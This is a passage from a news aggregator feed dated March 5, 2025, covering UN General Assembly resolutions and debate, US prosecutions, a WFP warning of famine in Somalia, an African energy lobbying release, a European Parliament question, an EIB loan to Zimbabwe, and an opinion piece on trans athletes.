    The Assembly then adopted the resolution by a recorded vote of 151 in favour to 1 against (United States), with 8 abstentions (Argentina, Belarus, Fiji, Madagascar, Russian Federation, Samoa, Solomon Islands, Syria).  Through the text, the Assembly strongly encouraged Member States and education authorities to integrate education for democracy — along with civic education and human-rights education, among others — into their education standards.

    After the vote, the representative of the Russian Federation noted that “democracy does not have a universal definition or a single model”.  She also disassociated from the text’s reference to the Office of the United Nations High Commissioner for Human Rights (OHCHR), stating that mention of the Office in a resolution about education is “unjustified” — a point echoed by Nicaragua’s representative.

    Iran’s representative, meanwhile, said that the 2030 Agenda for Sustainable Development and the Education 2030 Incheon Declaration are “absolutely non-legally binding”.  Disassociating from relevant paragraphs, he said that Iran’s national plans and programmes “will be our final source of action and reference”.  Argentina’s representative also disassociated from several paragraphs, stressing that “every State, within its own sovereignty, has the right to participate [in the 2030 Agenda] — or not”.

    UN Regional Centre for the Sustainable Development Goals (SDGs) for Central Asia and Afghanistan

    The Assembly then turned to the draft resolution titled “United Nations Regional Centre for the Sustainable Development Goals for Central Asia and Afghanistan” (document A/79/L.57/Rev.1).  Introducing that text, the representative of Kazakhstan said that the Centre aims to address the specific needs of Central Asian countries, which each possesses unique challenges and opportunities that are shaped by diverse socioeconomic contexts, cultural realities and environmental conditions.

    The representative of the Russian Federation then noted that the countries of Central Asia are “unified by a shared history, similar geographic and social conditions and shared challenges in development”.  Therefore, they must coordinate efforts and find shared regional solutions.  “This, in turn, meets the current trends to regionalize efforts in the area of development,” he noted.

    The Assembly then adopted the text without a vote, through which it decided to formalize the Centre in Almaty, Kazakhstan.  Further, it requested the Secretary-General to appoint its Head and further decided that the costs of all its activities shall be met by voluntary contributions.

    After the vote, several delegates expressed concern over the process by which this text was negotiated.  Switzerland’s representative said that her delegation would have preferred more transparency and inclusivity, while the representative of Türkiye said that the wider membership was not sufficiently consulted during negotiations.  Mexico’s representative expressed hope that “this way of carrying out multilateral negotiations will not be repeated in other processes”.

    Meanwhile, the representative of the United States said that Kazakhstan “needs neither an expanded UN system nor the SDGs in order to prosper — it should instead make sovereign decisions for its people and cast aside the burden of soft global governance”.  For her part, Australia’s representative — also speaking for Canada and New Zealand — welcomed the adoption.

    International Day of Peaceful Coexistence and International Day of Hope

    The Assembly also considered the draft resolution titled “International Day of Peaceful Coexistence” (document A/79/L.53).  Abdulla bin Ahmed Al Khalifa, Minister for Transportation and Telecommunications of Bahrain, introducing that text, said that it reaffirms the role of Member States and other stakeholders in promoting tolerance, respect for religious and cultural diversity and human rights.

    The representative of the United States again said that his delegation will call for a recorded vote on this text — and vote no — expressing concern that the resolution “advances a programme of soft global governance that is inconsistent with US sovereignty”.  He added:  “Simply put, globalist endeavours like Agenda 2030 and the SDGs lost at the ballot box; therefore, the US rejects and denounces the Agenda 2030 for Sustainable Development and the SDGs.”

    He also expressed concern that the resolution’s titular reference to “peaceful coexistence” could be “co-opted to imply the United Nations’ endorsement of China’s ‘Five Principles of Peaceful Coexistence’”.  Speaking in exercise of the right of reply, China’s representative said that such principles are “widely recognized by the international community and contained in many international instruments”.

    Adopting the resolution by a recorded vote of 162 in favour to 3 against (Argentina, Israel, United States), with 2 abstentions (Paraguay, Peru), the Assembly decided to proclaim 28 January as the International Day of Peaceful Coexistence, to be observed annually.

    The Assembly then turned to the draft resolution titled “International Day of Hope” (document A/79/L.54).  Introducing it, Kiribati’s representative said that hope is “a force that has carried humanity through the darkest of times and propelled us towards a future of possibility, resilience and renewal”.  However, he expressed disappointment over the decision by the United States to force a vote.

    On that, the delegate of the United States said that the text “contains references to diversity, equity and inclusion that conflict with US policies that seek to eliminate all forms of discrimination and create equal opportunities for all”.  He added: “In a world that faces many challenges, funding and effort should be allocated to critical causes and crises, rather than International Days.”

    The Assembly then adopted the text by a recorded vote of 161 in favour to 1 against (United States), with 4 abstentions (India, Paraguay, Peru, Türkiye), through which it decided to declare 12 July the International Day of Hope.

    “What we’ve just seen this morning is a clear example of the lack of commitment by the United States to a culture of peace, to the United Nations as a whole and to multilateralism in general,” stressed the representative of Cuba, after the vote.

    Agreement on Conservation and Sustainable Use of Marine Biological Diversity of Areas Beyond National Jurisdiction

    The Assembly also took up the draft resolution titled “Agreement under the United Nations Convention on the law of the Sea on the Conservation and Sustainable Use of Marine Biological Diversity of Areas beyond National Jurisdiction” (document A/79/L.55).  Singapore’s representative, introducing the text, called on States to ratify the agreement. He also made an oral revision to replace “welcome” with “take note of” regarding signatures and ratifications of the agreement to date.

    The Assembly then adopted that text, as orally revised, without a vote.  By its terms, the Assembly called on all States and regional economic integration organizations that have not done so to consider signing, ratifying, approving or accepting the Agreement as soon as possible.

    However, the representative of the Russian Federation disassociated from consensus, stating that mechanisms to establish marine protected areas without appropriate scientific research “run the risk of abuse and unsubstantiated restriction of rights, freedoms and legitimate interests of States on the high seas”.  His counterpart from the United States, meanwhile, said that her country is “currently reviewing its policies and does not take a position on this matter”.

    Eightieth Anniversary of the End of the Second World War

    The Assembly also adopted, without a vote, a text titled “Eightieth anniversary of the end of the Second World War” (document A/79/L.51), which requested the holding of a special meeting of the Assembly to commemorate all victims of the Second World War in the second week of May in 2025 and every five years thereafter.

    The representative of the Russian Federation, introducing that text, said that 2025 marks the eightieth anniversary of the victory over Nazism, fascism and Japanese militarism.  Paying tribute to the millions who were sacrificed for that victory — including 27 million from the Soviet Union — he said that the international community has a shared duty to honour that victory.

    However, Ukraine’s representative underscored that it is the “height of cynicism” for a State engaged in an unprovoked war of aggression to attempt to unite nations around the memory of the Second World War.  She added:  “Despite the high price paid for peace, the promise of ‘never again’ remains unfulfilled — today, Europe is witnessing the most brutal war since Hitler.”

    The representative of the United Kingdom, similarly, pointed to the “fundamental irony of Russia summoning us here today”, having presented a resolution “to mark the end of one war in Europe having started another”.  Lithuania’s representative added:  “Today, Russia instrumentalizes the memory of the Second World War to justify its own crimes, both past and present.”  Poland’s representative, also speaking for a group of 34 other European States, spotlighted the Russian Federation’s “cynicism of using ‘de-Nazification’ to justify its illegal aggression and occupation of part of an independent UN Member State”.

    “We have to say this — the sponsor of this resolution simply does not live by the words of the UN Charter,” stressed the representative of Canada, also speaking for Australia and New Zealand.  “Russia’s aggression — and we must name it precisely — and its bid to expand its territory at the expense of the sovereignty and territorial integrity of other States is incompatible with the purposes and principles of the Charter,” he said.

    For his part, the representative of the United States said that the “Russia-Ukraine war has waged on for far too long”, urging that the “UN be guided by its original purpose and unite to end the bloodshed”.  All Member States should recommit themselves to the “old vision of peace that propelled us out of the devastation and despair of World War II”, he added.  Israel’s representative said:  “It is our responsibility not only to remember but to ensure that future generations carry this memory forward to prevent history from repeating itself.”

    Speaking in exercise of the right of reply, the delegate of the Russian Federation expressed concern about the politicized statements delivered by the delegates of Poland, Ukraine, Lithuania and the United Kingdom.  It is the actions of European States, she said, that are hampering the settlement of the Ukraine conflict.

    Appointments to Joint Inspection Unit

    In other business, the Assembly decided, without a vote, to appoint Makiese Kinkela Augusto (Angola), Victor Moraru (Republic of Moldova), Jesús Miranda Hita (Spain) and Marcel Jullier (Switzerland) to the Joint Inspection Unit of the United Nations system, for a five-year term beginning 1 January 2026 and expiring on 31 December 2030.

    Address by President of Poland

    The General Assembly also heard an address by Andrzej Duda, President of Poland.  Noting that recent years have demonstrated how fragile peace and security are, he spotlighted the resurgence of “Russian imperialism”.  The 2014 attack on Ukraine marked “just the beginning of an effort to violently destroy the international order”, he said.

    Detailing Poland’s security cooperation, he pointed to the United States missile base in Redzikowo — an example of the “American security umbrella over Europe” — as well as recent talks with United States President Donald J. Trump.  Poland is also active in collective security systems and UN peacekeeping missions, and he also highlighted the Three Seas Initiative, which aims to improve connectivity among 13 countries across Central and Eastern Europe.

    “Poland has never imposed its views on anyone” or colonized another country, he went on to say.  Recalling his country’s long history, he invoked the construction of a powerful seventeenth-century State, gradual partitions, loss of independence, a 123-year-long independence struggle, the achievement of independence in 1918 and the destruction of that independence “by the two totalitarian regimes of the twentieth century:  Russian communism and German Nazism”.

    In the last 30 years of Poland’s history — after it broke free from the Russian Federation’s sphere of influence — it transformed from a backward, poor country with high unemployment into a highly developed State and the twenty-first largest economy in the world, he pointed out.  “Only peace can provide optimal conditions for development,” he said, adding that it is necessary to defend peace with real force.

    The representative of the Russian Federation, taking the floor under a point of order after the address, said that his delegation “had doubts” regarding the expediency of conducting today’s meeting.  “The President of Poland spent a lot of time on debating our country,” he said, adding that — although the Council adopted a text calling for peace between the Russian Federation and Ukraine — one of Poland’s leaders “talked about the logic of military focus” and providing support to Ukraine.

    MIL OSI United Nations News –

    March 5, 2025
  • MIL-OSI Security: Attorney General Pamela Bondi Intervenes in Lawsuit Against Illinois for Unlawfully Requiring Nonprofits to Publicly Post Race Based Data

    Source: United States Attorneys General 1

    Today, Attorney General Pamela Bondi moved to intervene in American Alliance for Equal Rights v. Bennett. The lawsuit challenges Illinois’ first in the nation law that requires nonprofits to publicly disclose demographic information, such as race, ethnicity, gender, sexual orientation, and gender identity, of its officers and directors.

    The intent of the statute is to encourage nonprofits to discriminate under the guise of making nonprofit boards more “diverse.” President Trump and Attorney General Bondi are dedicated to ending DEI and restoring merit-based opportunity nationwide, and in all sectors.

    Today’s intervention is an early step toward eradicating illegal race and sex preferences across the government. “The United States cannot and will not sit idly while a state denies its citizens equal protection under the guise of diversity,” said Attorney General Bondi. “Discrimination in all its forms is abhorrent and must be eliminated.  The Department of Justice will continue to exercise its statutory right to intervene in cases whenever a state encourages DEI instead of merit.”

    “This is a case of immense public importance because, as the Supreme Court recognized, ending ‘discrimination means eliminating all of it,’” said Acting Associate Attorney General Chad Mizelle. “This intervention seeks to eliminate discrimination via DEI and ensure the Constitution’s guarantee of equal protection is enforced.”

    MIL Security OSI –

    March 5, 2025
  • MIL-OSI Security: Wake County Woman Involved in $2 Million International Romance Scam Sentenced to Two Years for Money Laundering and Tax Fraud

    Source: Office of United States Attorneys

    RALEIGH, N.C. – A Wake County woman who engaged as a money mule or “middleman” to defraud multiple victims in an international romance fraud scheme was sentenced today to 24 months, 3 years supervised release, and ordered to pay $109,119 in restitution to the Internal Revenue Service.  Michon Griffin, age 46, pled guilty to conspiracy to commit money laundering and making false statements on her individual income tax return Form 1040 on July 10, 2024.

    A romance scam is a type of internet-enabled fraud scheme that occurs when a fraudster adopts a fake online identity to gain a victim’s affection and trust.  The fraudster then uses the illusion of a romantic relationship to manipulate and exploit the victim for financial gain by stealing their money across international borders. Some fraudsters rely on money mules to move the proceeds of their illegal activity.

    According to court documents and other information presented in court, between 2021 to 2023 Griffin received over $2 million dollars from the international romance fraud scheme that she deposited into fictitious bank accounts she controlled, located at sixteen separate financial institutions. Griffin converted the funds into virtual currency and wired the funds to overseas accounts controlled by her coconspirators who were located in Nigeria. Griffin received approximately $300,000 in commissions for her role in the fraud scheme, which she did not report as income on her 2021 individual income tax return Form 1040.

    Daniel P. Bubar, Acting U.S. Attorney for the Eastern District of North Carolina made the announcement after U.S. District Judge Terrence W. Boyle sentenced the defendant. The Internal Revenue Service Office of Inspector General (IRS-CI) investigated the case and Assistant U.S. Attorney Ethan Ontjes is prosecuted the case.

    Related court documents and information can be found on the website of the U.S. District Court for the Eastern District of North Carolina or on PACER by searching for Case No. 5:24-CR-173-BO.

    ###

    MIL Security OSI –

    March 5, 2025
  • MIL-OSI USA: Attorney General Alan Wilson announces prison sentence for Aiken man already on probation for Child Sexual Abuse MaterialRead More

    Source: US State of South Carolina

    (COLUMBIA, S.C.) – Attorney General Alan Wilson announces that, on March 3, Kevin Kenyatta Johnson pleaded guilty to two counts of Sexual Exploitation of a Minor, Third Degree, in Aiken County before the Honorable Martha Rivers.

    In May 2024, a member of the Aiken County Sheriff’s Office received a CyberTip from the National Center for Missing and Exploited Children regarding possible child sexual abuse material being sent. After obtaining subscriber information, Johnson was shown as the assigned subscriber at an address in Aiken County. A search warrant was conducted on the address on July 10, 2024. Johnson lived alone in the home. During the search, investigators informed Johnson of his Miranda rights, and they seized his devices. A search of those devices determined that Johnson was in possession of child sexual abuse material. Johnson was already on probation for a conviction for Sexual Exploitation of a Minor, Third Degree, in Aiken County, from January 2024.

    Judge Rivers sentenced Johnson to eight years in prison for each charge, which are to run concurrently. He will be a Tier III sex offender upon his release, and he consented to the forfeiture of his devices.

    Assistant Attorney General Kristen Johnson prosecuted the case for the state.

    MIL OSI USA News –

    March 5, 2025
  • MIL-OSI United Nations: Famine looms in Somalia without funding boost, WFP says

    Source: United Nations 2

    4 March 2025 Humanitarian Aid

    “The time to step up is now” for the people of Somalia, where drought threatens 1.7 million young children at risk of acute malnutrition, the UN World Food Programme (WFP) warned on Tuesday.

    The East African country faced famine in 2022, but a scale-up in humanitarian assistance helped to avert catastrophe.

    Today, food insecurity on the increase once again, with 3.4 million people already acutely food insecure. That number is projected to rise by a full million, to 4.4 million between April and June – nearly a quarter of the population.

    According to the international food security classification system IPC, acute hunger is level three on a scale of one to five, with level five denoting famine and level four, severe acute malnutrition.

    High risk of mortality

    WFP believes that about 1.26 million children under the age of five need immediate support. Of that number, 466,000 will likely be severely acutely malnourished this year and at risk of death.

    “We have learned in Somalia from past experience that that delays can be deadly, and we need resources to provide support to these very vulnerable groups,” said WFP spokesperson Jean-Martin Bauer, speaking from Rome.

    He called on donors and partners to increase funding to the country of 19 million people.

    Poor harvest

    Two consecutive failed crop seasons last year resulted in harvests 45 per cent below-average yields, Mr. Bauer said.

    This is linked to consecutive climate shocks in Somalia, where poor rainfall depleted water sources and led to livestock losses.

    Weather forecasters predict another drought from April to June, while humanitarians warn that malnutrition is likely to worsen due to disease outbreaks and reduced food access.

    WFP has yet to factor in the impact of any funding cuts from the United States but chronic underfunding has forced it to cut back assistance to 820,000 people, down from 2.2 million in 2022.

    The agency has also had to downsize its school feeding programme, which was suspended in some states including the South West and Somaliland.

    Funding shortfalls

    Just 12 per cent of the $1.4 billion overall appeal for Somalia has been funded so far, Mr. Bauer said.

    The WFP provides up to 90 per cent of food assistance in Somalia, making it an essential lifeline for thousands of people, including many internally displaced by conflict.

    A combination of in-kind food assistance and cash-based transfers is needed to mitigate the worst effects of the crisis, Mr. Bauer stressed, referring to aid coming in the form of goods or services like food packages, shelter and blankets.

    “When you are facing a crisis like the one we are worried about in Somalia, we need all types of resources to be put at play to avert the worst,” he said.

    Soundcloud

    MIL OSI United Nations News –

    March 5, 2025
  • MIL-OSI Submissions: Energy – Africa’s Oil & Gas Sector hires lobbying firm to push African issues in Washington and the Trump administration

    SOURCE: African Energy Chamber

    Stryk Global Diplomacy will coordinate efforts between African and U.S. players to attract greater investment across the African oil and gas value chain

    SANDTON, South Africa, March 4, 2025/ — The African Energy Chamber (AEC) (https://EnergyChamber.org) – representing the voice of the African energy sector – has enlisted international consulting firm Stryk Global Diplomacy (SGD) to support oil and gas engagement between the U.S. and Africa. This collaboration will not only ensure that Africa’s energy interests are effectively represented in U.S. legislative and policy discussions, but also aims to facilitate greater capital and technology injection by U.S. firms into African oil and gas projects.

    The strategic partnership will strengthen U.S. understanding of Africa’s vital role in enhancing global energy security, while fostering greater investment and cooperation. SGD will also advise the AEC on fostering a more inclusive and constructive approach to G20 energy dialogues in the lead-up to and during the African Energy Week (AEW): Invest in African Energies conference – taking place in Cape Town from September 29 to October 3, 2025. The collaboration will address ongoing challenges such as financing and policy issues that impact African oil and gas projects. Led by Founder and Chairman Robert Stryk, SGD offers strategic diplomatic solutions, making it a strong partner for the AEC as it works to accelerate energy development across the continent.

    “Africa needs to produce energy for its people, its development and meet global demand so we avoid volatile energy markets that hurt both American and African consumers,” stated Stryk. “Vilifying Africa’s energy industry – the economic engine of multiple nations – because it is based on fossil fuels, although the proportion of renewables is growing, is not justified. Africans need energy to fix energy poverty issues and spur economic growth. They should be allowed to make their own choices. Our firm will work to bring energy matters of Africans to the important decision markets globally.”

    As Africa’s oil and gas industry faces increasing pressure from climate groups and stringent Environment, Social and Governance (ESG) regulations, this collaboration will tackle critical challenges, with finance and climate policies being the most pressing. In recent years, regulations restricting oil and gas financing have limited Africa’s ability to develop its natural resources. Notably, the European Union has sought to reduce or eliminate funding for fossil fuel projects, while environmental organizations such as Greenpeace continue to oppose lending. Up to 11 European banks have cut access to financing for upstream oil and gas projects, despite rising demand across the EU and broader global economy.

    In this context, the U.S. – with its extensive network of major oil and gas companies and financial institutions – stands to play a key role. African national oil companies, indigenous firms, independents and international energy companies are struggling to secure the financing needed to develop new oil and gas projects and combat energy poverty. However, strengthened collaboration with the U.S. could reverse this trend. The U.S. is not only one of the world’s largest oil and gas producers but, under its new administration, is expected to have an increased presence in Africa’s energy sector. There are significant opportunities for U.S. oil and gas companies in Africa.

    In the oil sector, Africa’s mature producers including Angola, Libya and Nigeria are launching licensing rounds in 2025 to attract fresh investment in exploration projects. Emerging markets such as Senegal, Namibia and Ivory Coast are also seeking increased upstream investment following billion-barrel offshore discoveries. Countries like Gabon, Ghana, Equatorial Guinea and Algeria – some of the continent’s largest oil producers – are facing potential phase-out of finance and production, which could devastate these economies and leave their populations in the dark.

    Meanwhile, Africa’s natural gas sector, with over 620 trillion cubic feet of proven reserves, offers the promise of increased energy supplies and reduced emissions. With over 600 million lacking access to electricity and 900 million relying on traditional biomass for cooking, Africa’s energy future must be driven by pragmatic, Africa-centric solutions. As a cleaner-burning fuel, natural gas offers a sustainable pathway to industrialization and economic empowerment. Major projects like Mozambique’s Rovuma Basin developments, Senegal and Mauritania’s Greater Tortue Ahmeyim LNG, Tanzania LNG and the Republic of Congo’s Marine XII permit have the potential to transform the continent’s energy matrix, but more investment is needed to address energy poverty effectively.

    “Stryk is a super Lobbyist. He understands Africa and he gets results. He is adaptive and forward-thinking. He achieves results by building consensus. I am confident he is going to help give the African energy sector a voice in Washington,” stated NJ Ayuk, Executive Chairman of the AEC.

    “Given that 600 million people on the continent lack access to electricity and 900 million people lack access to clean cooking technologies, it’s impossible — even inhumane — to discuss climate change without addressing energy poverty. The notion that producing energy in Africa will lead to a ‘carbon bomb’ is misleading and ignores the critical need for energy access across the continent. Our partnership with SGD is a crucial step in ensuring U.S. policymakers understand the importance of oil and gas in Africa’s economic development. Energy poverty remains one of the biggest threats to Africa’s future, and we must work with partners who recognize that natural gas is not the problem – it is part of the solution,” concluded Ayuk.

    MIL OSI – Submitted News –

    March 5, 2025
  • MIL-OSI Europe: Written question – Termination of the EU-Algeria Association Agreement – E-000841/2025

    Source: European Parliament

    Question for written answer  E-000841/2025
    to the Commission
    Rule 144
    Christophe Bay (PfE), Christophe Gomart (PPE), Aleksandar Nikolic (PfE), France Jamet (PfE), André Rougé (PfE), Mélanie Disdier (PfE), Marie Dauchy (PfE), Sarah Knafo (ESN), Pierre Pimpie (PfE), Gilles Pennelle (PfE)

    The EU-Algeria Association Agreement, in force since 2005, was intended to secure a balanced economic partnership. However, for several years now, and increasingly since 2021, Algeria has been repeatedly violating this agreement by imposing unilateral protectionist measures wholly at odds with its obligations.

    The imposition of arbitrary restrictions on European imports, the discriminatory granting of licences, the blocking of payments, as well as the reintroduction of the 51-49% rule for foreign investments illustrate a clear desire on the part of the Algerian authorities to distort competition to the detriment of European companies. Algeria has also ceased to apply preferential tariff quotas in respect of agricultural and industrial products.

    Despite the Commission’s warnings and the initiation of a dispute settlement procedure in June 2024, no improvement has been observed.

    Maintaining this agreement and considering its renegotiation in 2025 would therefore be tantamount to condoning these violations and undermining the credibility of the EU’s trade commitments.

    In light of the foregoing, can the Commission clarify:

    • 1.What measures does it intend to take to immediately suspend the Agreement, in accordance with Article 107 thereof, in order to protect the EU’s economic interests?
    • 2.Is it considering imposing targeted economic sanctions and a more restrictive trade policy on this country which has failed to honour its commitments?

    Supporters[1]

    Submitted: 25.2.2025

    • [1] This question is supported by Members other than the authors: Julie Rechagneux (PfE), Jean-Paul Garraud (PfE)

    MIL OSI Europe News –

    March 5, 2025
  • MIL-OSI Europe: Zimbabwe: Stanbic Bank and EIB Global launch €20 million credit line for SMEs and women entrepreneurs

    Source: European Investment Bank

    • The EIB Global facility will support businesses owned by women, run by women, employing or serving women, in line with the 2X Challenge.
    • The credit line will offer longer-term loans tailored to the needs of small businesses. It will help to grow the economy and create decent jobs by boosting private-sector investment.
    • The EIB loan is backed by the European Commission and European Union member states through the African, Caribbean and Pacific Trust Fund.

    The European Investment Bank (EIB Global) and Stanbic have launched a €20 million (ZWG 525.9 million) credit line, to provide longer-term loans at favourable conditions to small and medium-sized businesses (SMEs) in Zimbabwe. The facility will focus on SMEs and businesses owned or run by women, which employ a significant number of women, or which offer services specifically to women.

    The African continent has one of the highest percentages of women entrepreneurs in the world. More than half the SMEs in Zimbabwe are led by women, while over half of Zimbabwean companies say that limited access to credit is preventing their growth. Worldwide, women-run businesses are less likely to be able to access the finance they need. In line with the EU’s Global Gateway which contributes to narrowing the global investment gap worldwide, the EIB-Stanbic facility will address this financing gap with financial tools targeting the needs of women entrepreneurs and advance women’s economic empowerment in Zimbabwe. It contributes to the 2X Challenge, an initiative to mobilise investment that increases women’s participation in the economy in emerging markets, by improving women’s access to finance, leadership opportunities and quality employment.

    “With over half of the SMEs in Zimbabwe owned by women, EIB Global support for these businesses will have a real impact on economic growth, jobs and prosperity,” commented Thomas Östros, EIB Vice-President responsible for diversity and inclusion as well as for operations in Southern Africa. “Backing women in business contributes to more sustainable and inclusive growth, strengthening communities.”

    “This initiative aligns with our core belief that Zimbabwe is our home, we drive her growth. By supporting SMEs and enterprises owned or run by women and employing significant numbers of women we are fostering economic inclusion and national development. By empowering SMEs and women-run businesses we are empowering families, communities, and ultimately, the nation. Through this partnership, we are committed to driving meaningful change and unlocking opportunities for women entrepreneurs and SMEs across Zimbabwe through provision of much-needed medium-term funding,” said Solomon Nyanhongo, Chief Executive of Stanbic Bank.

    Jobst von Kirchmann, Ambassador of the European Union to Zimbabwe, added, “Investing in women is investing in Zimbabwe’s future. Through the Team Europe Initiative on Gender Equality and Women’s Empowerment, the EU and EU Member States are working together to create a transformative impact for Zimbabwean women. This dedicated credit line complements Team Europe’s efforts on the ground in implementing the Global Gateway Strategy – we are not only unlocking opportunities for women entrepreneurs but also driving inclusive economic growth. This partnership between the EU, EIB Global, and Stanbic demonstrates our commitment to women’s economic empowerment and financial inclusion, creating jobs, and strengthening Zimbabwe’s private sector.”

    The EIB loan is backed by the European Commission and European Union member states through the African, Caribbean and Pacific Trust Fund (ACP Trust Fund).

    Background information

    About EIB Global 

    The European Investment Bank (ElB) is the long-term lending institution of the European Union, owned by its Member States. It finances investments that contribute to EU policy objectives.  

    EIB Global is the EIB Group’s specialised arm devoted to increasing the impact of international partnerships and development finance, and a key partner of Global Gateway. We aim to support €100 billion of investment by the end of 2027 — around one-third of the overall target of this EU initiative. Within Team Europe, EIB Global fosters strong, focused partnerships alongside fellow development finance institutions and civil society. EIB Global brings the EIB Group closer to people, companies and institutions through our offices across the world. High-quality, up-to-date photos of our headquarters for media use are available here. 

    The 2X Challenge is an initiative to mobilise investment that increases women’s participation in the economy in emerging markets, by improving women’s access to finance, leadership opportunities and quality employment. To improve the impact of its activities on women and girls, the EIB has adopted a Strategy on Gender Equality and Women’s Economic Empowerment and a Gender Action Plan with the aim of embedding gender equality and, in particular, women’s economic empowerment in the EIB’s business model covering its lending, blending and advising work within and outside the European Union.

    More information on EIB gender equality initiatives

    Global Gateway is the European strategy to boost smart, clean and secure connections in digital, energy and transport sectors, and to strengthen health, education and research systems across the world. Through a ‘Team Europe approach’, Global Gateway brings together the EU, its Member States and their financial and development institutions to mobilise the private sector to leverage investments promoting sustainable growth.

    Between 2021 and 2027, Team Europe is mobilising up to €300 billion of investments for sustainable, transformational and high-quality projects, taking into account the needs of partner countries and ensuring lasting benefits for local communities. This allows EU’s partners to create resilient and sustainable societies and economies, but also create opportunities for the EU Member States’ private sector to invest and remain competitive, whilst ensuring the highest environmental and labour standards, as well as sound financial management.

    More information on Global Gateway

    MIL OSI Europe News –

    March 5, 2025
  • MIL-OSI Global: It’s important to protect trans athletes on campuses, and this benefits all students

    Source: The Conversation – Canada – By Daniel Del Gobbo, Assistant Professor and Chair in Law, Gender & Sexual Justice, Faculty of Law, University of Windsor

    United States President Donald Trump’s executive order banning transgender and gender diverse (trans) women athletes from competing in women’s sports, at the beginning of his presidential term on Feb. 5, showed the president accelerating a long-standing moral panic about queer and trans people.

    Bearing the offensive title “Keeping Men Out of Women’s Sports,” the executive order misinterprets a U.S. law called Title IX to suggest falsely that trans-inclusive policies in collegiate and elite-level sports are somehow harmful to cisgender women. The force of this claim is backed by a threat: ban trans women, or face having your funding rescinded. The order came following a flurry of political moves entrenching transphobia in U.S. law and society.

    The moral panic around trans women athletes can be seen in Canada as well. In both countries, the issue has emerged as fundamental to a right-wing strategy that positions trans women athletes as scapegoats, fuelling social anxieties about trans inclusion and gender equality more broadly. As leading trans scholar and professor of political science, women’s and gender studies Paisley Currah puts it, “the situation is dire — an unrelenting assault on our ability to go about our daily lives.”

    Canadian universities must take action to protect trans students as part of a comprehensive strategy to promote gender equality on campuses.

    Myths about trans women athletes, debunked

    Right-wing commentators rely on two main arguments in support of banning trans women athletes.

    The first argument is the so-called “lost opportunity” argument, which holds that trans women athletes prevent cisgender women from participating by taking up limited spots reserved for women. This claim is based on a misapprehension.

    The number of trans athletes competing in women’s sports at the collegiate and elite levels is extremely small. In 2024, NCAA President Charlie Baker told a U.S. Senate panel that, to his knowledge, fewer than 10 of the 510,000 student athletes competing in NCAA schools were trans. It is unclear how many identify as trans women, a group that is systemically underrepresented in every level of sports, both in terms of participation and results in competitions.


    Read more:
    Transgender athletes face an uncertain future at the Olympics as reactionary policies gain ground


    The second argument is the so-called “unfair advantage” argument, which roots itself in the idea that “natural” biological sex-based differences exist that give trans women a competitive edge. This claim is equally problematic.

    In 2024, the Canadian Centre for Ethics in Sport released a review of research that summarized the data on trans women athletes. It found that research in this area is limited, often methodologically flawed and inconclusive in its results. Evidence indicates that trans athletes who have undergone testosterone suppression, for example, have no clear advantages over cisgender women.

    Even if certain advantages exist, however — and that’s a big “if” — the fact remains that cisgender male athletes like Michael Phelps, an American swimmer and 23-time Olympic gold medalist, are celebrated for their physiological differences from other athletes. The choice to ban trans athletes is based on a pretext, not principle.

    Harms of excluding trans people

    Trans women athletes have faced backlash. A notable target of these attacks is Lia Thomas, a trans swimmer at the University of Pennsylvania and the NCAA Division I champion who was banned from competing at the 2024 U.S. Olympic trials.

    As of February 2025, Fox News had published over 3,200 stories about Thomas, many of which contain dehumanizing language about trans people.

    Racialized and Indigenous athletes face additional obstacles, particularly when they fail to meet racial and gender stereotypes about women. The barriers are often greatest in colonial sporting cultures where whiteness is upheld as a standard of femininity.

    At the 2024 Olympics, right-wing commentators singled out Imane Khelif, a cisgender woman from Algeria who won the gold medal in women’s 66 kg boxing, based on false claims that she was trans. President Trump repeatedly misgendered Khelif, feeding the fire of racist, misogynistic and transphobic attacks that scrutinized Khelif’s appearance and behaviour to assess her gender conformity.

    Effects on campus

    Myths about trans athletes have turned Canadian universities into battlegrounds. In 2024, Harriette Mackenzie, a trans basketball player at Vancouver Island University in Nanaimo, B.C. spoke out about her mistreatment, saying she was physically targeted by an opposing team after their coach said she should not have been allowed to compete against cisgender women.

    Cases like Mackenzie’s affect not only trans students who experience discrimination on campus at disproportionate rates. They affect everyone because transphobia reinforces the gender binary and its assumptions about how people should look, act and compete in sports. The problem extends to broader academic climate and culture at universities, given that escalating rhetoric and hatefulness can amplify risks of gender-based violence on campuses.


    Read more:
    The stabbing attack at the University of Waterloo underscores the dangers of polarizing rhetoric about gender


    How universities can lead the change

    Every province has passed human rights legislation providing that students have the right to be free from discrimination on the grounds of sex, sexual orientation, gender identity and gender expression. Canadian universities have a legal and moral responsibility to provide trans women athletes with equal opportunities to participate in campus life.

    As a first step, universities should protect trans athletes in their non-discrimination and gender-based violence policies, many of which have been criticized on equality grounds. Through needs assessments studies (like the one conducted at University of British Columbia focussed on trans, two-spirit and gender diversity, completed in 2023), universities can identify gaps in their policies and programming and make recommendations.

    Consider the issue of access. Many universities continue to show men’s and women’s bathrooms and locker rooms on campus maps without highlighting the location of trans-inclusive facilities. Research confirms that trans students are more likely to feel isolated and marginalized when campus services exclude them.

    Additionally, universities should expand their athletics programs, improve training for coaches and staff, and create gender and sexuality support and affinity centres to celebrate the achievements of trans athletes and foster acceptance of trans students generally. These efforts should form part of a comprehensive strategy to promote equality, diversity, inclusion and decolonization on campuses, particularly in the face of right-wing pressure to curb these initiatives without good reason.

    Finally, it bears mentioning that for many trans athletes, particularly those who face barriers to inclusion in other family and community spaces, the opportunity to participate in sports is more than a human right — it can be life-saving for them. Athletics provide an important outlet for trans people’s self-expression, discovery and community building at a formative time in their lives. Gender equality is not a game for these students. Universities must recognize that.

    The authors do not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and have disclosed no relevant affiliations beyond their academic appointment.

    – ref. It’s important to protect trans athletes on campuses, and this benefits all students – https://theconversation.com/its-important-to-protect-trans-athletes-on-campuses-and-this-benefits-all-students-249664

    MIL OSI – Global Reports –

    March 5, 2025
  • MIL-OSI Video: President Cyril Ramaphosa hosts President Daniel Chapo of the Republic of Mozambique

    Source: Republic of South Africa (video statements)

    President Cyril Ramaphosa hosts President Daniel Chapo of the Republic of Mozambique
    for a one on one meeting at Genadendal, the official residence of the President in Cape Town

    Stay updated, South Africa! Subscribe to The Presidency’s Channel here: https://www.youtube.com/@PresidencyZA/?sub_confirmation=1.

    Checkout more: http://www.thepresidency.gov.za

    Get Social
    Facebook ► https://www.facebook.com/PresidencyZA
    Instagram ► https://www.instagram.com/presidencyza/?hl=en
    Twitter ► @PresidencyZA

    #ThePresidencyofSouthAfrica #PresidencyZA

    https://www.youtube.com/watch?v=jT3FvbYb0G4

    MIL OSI Video –

    March 5, 2025
